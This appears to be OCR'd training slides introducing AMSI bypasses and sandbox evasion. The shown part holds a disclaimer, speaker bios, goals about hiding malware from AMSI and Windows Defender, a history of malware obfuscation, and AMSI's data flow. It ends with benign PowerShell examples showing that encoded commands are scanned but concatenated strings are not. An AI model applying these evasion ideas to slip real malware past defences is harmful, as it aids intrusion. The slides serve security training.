


Introduction to Sandbox Evasion and AMSI Bypasses

ANTHONY ROSE
JACOB KRASNOV
VINCENT ROSE

@bcsecurity1

Legal Stuff…So we don’t go to jail

Training is for informational and research purposes only. We believe that ethical hacking, information security and cyber security should be familiar subjects to anyone using digital information and computers. We believe that it is impossible to defend yourself from hackers without knowing how hacking is done. The information provided by us is only for those who are interested to learn about Ethical Hacking, Security, Penetration Testing and malware analysis.

whoami

ANTHONY ROSE

C01И

- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast

JACOB KRASNOV

HUBBLE

- Co-founder, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security

VINCENT ROSE

HALCYON

- Security Researcher, BC Security
- BS in Computer Science
- Software Engineer

Why are we here?


- How to mask your malware to avoid AMSI and Sandboxes

Overview

- Antimalware Scan Interface (AMSI)
- Malware Triggering
- Empire
- Obfuscation Techniques
- Invoke-Obfuscation
- AMSI Bypasses
- Sandbox Evasion
- Put it all together

Goals

- Introduce Microsoft's Antimalware Scan Interface (AMSI) and explain its importance
- Learn to analyze malware scripts before and after execution
- Understand how obfuscate code to avoid AMSI and Windows Defender
- Detect and avoid sandbox environments



Expectations

We **will** teach you to…

- operate Empire
- obfuscate Powershell
- avoid AMSI and Sandboxes

We are **not** going to teach you…

- how to be a “leet hacker”

-h What is Malware?

Overview of the Evolution of Malware Obfuscation

- Obfuscation is the main means by which Malware achieves survival
- Defeat signature-based Antivirus
- Makes analysis more difficult

The Early Days

The first virus to obfuscate itself was the Brain Virus in 1986

- Would display unchanged data from a different disk sector instead of the one it had modified

The first virus to use encryption was the Cascade Virus and also appeared in 1986

- Used simple XOR encryption


First commercial AV products came out in 1987

- This included heuristic based AV products!

Coming into Its Own

The Malware Arms Race continued and by 1992 polymorphic virus engines had been released

- Could be attached to non-polymorphic viruses to make them more effective




Coming into Its Own

AV wasn't far behind and soon started to include emulation code to sandbox the malware

- There were evasion techniques but we will talk about this later

By the 2000s malware had moved on to so called metamorphic viruses

- Polymorphic viruses only change their decryptor while metamorphic change the code body as well



Going Fileless

Not really completely Fileless

- Usually requires some kind of initial script/executable to kick off infection
- Persistence methods may leave traces in places like the registry (e.g., Poweliks)


This created a big problem for AV as it has traditionally relied on scanning files/executables

All of this leads into…

Antimalware Scan Interface (AMSI)


What Is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (Powershell, JavaScript, VBA)
- Provides an API that is AV agnostic
- **Identify fileless threats**



Data Flow


PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe
(Windows Defender Service)
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
Win32 API Layer
MpEngine.dll
(Defender Scan Engine)
MpSvc.dll
(Defender RPC Server)
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
COM API Layer
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
AV Provider Layer
RPC

One point of clarification (Powershell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\dredg> powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAoACIAdABlAHMAdAAiACkA
```

becomes:

```
PS C:\Users\dredg> Write-Host("test")
```

However:

```
PS C:\Users\dredg> Write-Host ("te"+"st")
```

Does not become:


```
PS C:\Users\dredg> Write-Host("test")
```

This is what allows us to still be able to obfuscate our code

